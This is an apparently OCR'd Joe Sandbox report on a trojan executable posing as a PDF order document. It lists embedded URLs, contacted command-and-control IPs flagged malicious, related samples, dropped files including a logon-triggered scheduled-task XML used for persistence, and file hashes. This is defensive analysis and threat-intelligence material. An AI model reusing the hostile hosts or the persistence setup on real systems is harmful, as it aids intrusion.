
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/bThe	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://https://dist.nuget.org/win-x86-commandline/latest/nuget.exe	nova narud#U017eba pdf rvP6N.exe	false		high
http://www.carterandcone.comva	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23400559 4.0000000005C54000.00000004.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.24719276 9.0000000002C60000.00000004.00 000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Y0y	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23535934 6.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000004.0000000 0.275434330.000000000BE70000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.275434330.000000000BE70000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.24719276 9.0000000002C60000.00000004.00 000001.sdmp	false		high
http://www.sajatypeworks.com	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/roso	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/5	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/s_tr	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Spegeli/Pokemon-Go-Rocket-API/archive/master.zip	nova narud#U017eba pdf rvP6N.exe	false		high
http://www.carterandcone.comadi	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.sandoll.co.kr	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/S	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23519879 1.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.24709555 9.0000000002C11000.00000004.00 000001.sdmp	false		high
http://www.sakkal.com	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com=	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.0000000 0.269916835.0000000006870000.0 0000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.fontbureau.com	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.fontbureau.comF	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/S	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/d-haxton/HaxtonBot/archive/master.zip	nova narud#U017eba pdf rvP6N.exe	false		high
http://www.jiyu-kobo.co.jp/Ian	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Y0bd	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Sue	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23487225 0.0000000005C46000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.founder.com.cn/cn	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.fontbureau.comFt	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp, nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23535 9346.0000000005C4A000.00000004 .00000001.sdmp, explorer.exe, 00000004.00000000.275434330.00 0000000BE70000.00000002.000000 01.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.jiyu-kobo.co.jp/j	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comefa	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23510540 1.0000000005C49000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/vv	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23487225 0.0000000005C46000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comE.TTF	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comrsivr	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23597513 0.0000000005C4A000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.250.37.200	www.magentos6.com	United States		22612	NAMECHEAP-NETUS	true
156.235.148.136	www.businesshouse5aside jm.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServi ceHK	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383924
Start date:	08.04.2021
Start time:	12:32:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nova narud#U017eba pdf rvP6N.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.7% (good quality ratio 28.8%) • Quality average: 70.7% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 168.61.161.212, 104.43.193.48, 23.54.113.53, 104.43.139.144, 95.100.54.203, 40.88.32.150, 20.82.210.154, 23.0.174.185, 23.0.174.200, 23.10.249.43, 23.10.249.26, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:33:36	API Interceptor	1x Sleep call for process: nova narud#U017eba pdf rvP6N.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.250.37.200	Machines BID 8100250147_purchase requirements.exe	Get hash	malicious	Browse	• www.magentos6.com/suod/?2d24=OsSPUNH5j/fZVZKUpoY/9SQCT3P1AP+8rC9r5prAvRgo4XLtpV1Ql0lruUCCMZuqsjoK&tZUP=XPgTHhkp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.magentos6.com	Machines BID 8100250147_purchase requirements.exe	Get hash	malicious	Browse	• 63.250.37.200

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DXTL-HKDXTLTseungKwanOServiceHK	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 103.97.19.74
	vbc.exe	Get hash	malicious	Browse	• 154.86.211.231
	PaymentAdvice.exe	Get hash	malicious	Browse	• 154.219.109.119
	BL01345678053567.exe	Get hash	malicious	Browse	• 45.192.251.55
	pvUopSli7C5Eklw.exe	Get hash	malicious	Browse	• 156.245.147.6
	payment.exe	Get hash	malicious	Browse	• 154.219.105.199
	New Order.exe	Get hash	malicious	Browse	• 45.199.49.95
	BL84995005038483.exe	Get hash	malicious	Browse	• 45.192.251.55
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 154.86.211.135
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 154.84.125.40
	1517679127365.exe	Get hash	malicious	Browse	• 154.219.193.141
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 154.81.99.74
	Purchase Orders.exe	Get hash	malicious	Browse	• 45.192.251.43
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 156.239.96.43
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 45.194.211.92
	proforma.exe	Get hash	malicious	Browse	• 154.219.105.199
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 154.80.163.105
	oQJT5eueEX.exe	Get hash	malicious	Browse	• 154.214.73.24
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 156.232.242.149
	New Order.xlsx	Get hash	malicious	Browse	• 156.239.96.50
NAMECHEAP-NETUS	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 63.250.43.5
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.244
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 198.54.126.159
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	quotation.exe	Get hash	malicious	Browse	• 162.0.229.227
	PU Request Form Hardware.exe	Get hash	malicious	Browse	• 198.54.126.165
	URGENT INQUIRY.exe	Get hash	malicious	Browse	• 198.54.126.165
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	one new parcel.exe	Get hash	malicious	Browse	• 199.193.7.228
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	LIHUA Technology HK Order Items.exe	Get hash	malicious	Browse	• 198.54.114.191
	234501209-416_000_decrypted.xls	Get hash	malicious	Browse	• 63.250.38.60
	234501209-416_000_decrypted.xls	Get hash	malicious	Browse	• 63.250.38.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\nova narud#U017eba pdf rvP6N.exe.log	
Process:	C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	
Process:	C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1661
Entropy (8bit):	5.178672495060588
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/dp7hdMlNMFpdU/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBttn:cbhH7MlNQ8/rydbz9l3YODOLNdq3l
MD5:	71009AF919C7ECBBDB3D61B42B08C995
SHA1:	077273E41DF366BB3EDCF9F0049C9A2F800DD413
SHA-256:	7463DD50C8D2A39C5B1CF06D63BC391FD99A842BCC3C3A9CAD7972A4ACC24DFD
SHA-512:	902E3D153EF3C0BDA44C15D1E9A9853B665A3F55F68FA44072EE595DCAE49015D03EFA4CA8ADF9A00FD12CA662AFD7DC51D56F39C5379643C7756BE016C2B9A
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAv

C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	
Process:	C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	915456
Entropy (8bit):	7.242334068247732
Encrypted:	false
SSDEEP:	12288:caIIK2eESfiuFzdiDGV5BW+Qu6J9Eoxppfl8WV0FsFyrh9+e6zMIKUPkZ:cFIVIiuFpiJ9vpXnyr3Z7Ic
MD5:	35076F942B11F79D1156069E55AB132D
SHA1:	EDAD117505F1A87B7512A6C85CAC30D691D2FF0A

C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	
SHA-256:	56E676FAE09B69A9EAE221E0590776815F7FA38E7CC90822CD3060EA289D7547
SHA-512:	262A5B26BF4934430272F26BFB09B08888FC78B7320C8B43DB283DEDCDA113B781972B94927CDDF0DD6BDC132973DB94AD00D0D093D558177B50FD624B9BFB A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 15%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....n`.....P.....F..... .....@.. .....`..... ..@.....<...O.....<B.....@..... ....H.....text..... ....`.rsrc...<B.....D.....@..@.rel oc.....@.....@..B.....p.....H.....?...H..... G.....0.....(....(.....(.....o!...*.....("......(#.....($.....(%.....(&....*N..(. ...ol...('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<..... ...~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.242334068247732
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	nova narud#U017eba pdf rvP6N.exe
File size:	915456
MD5:	35076f942b11f79d1156069e55ab132d
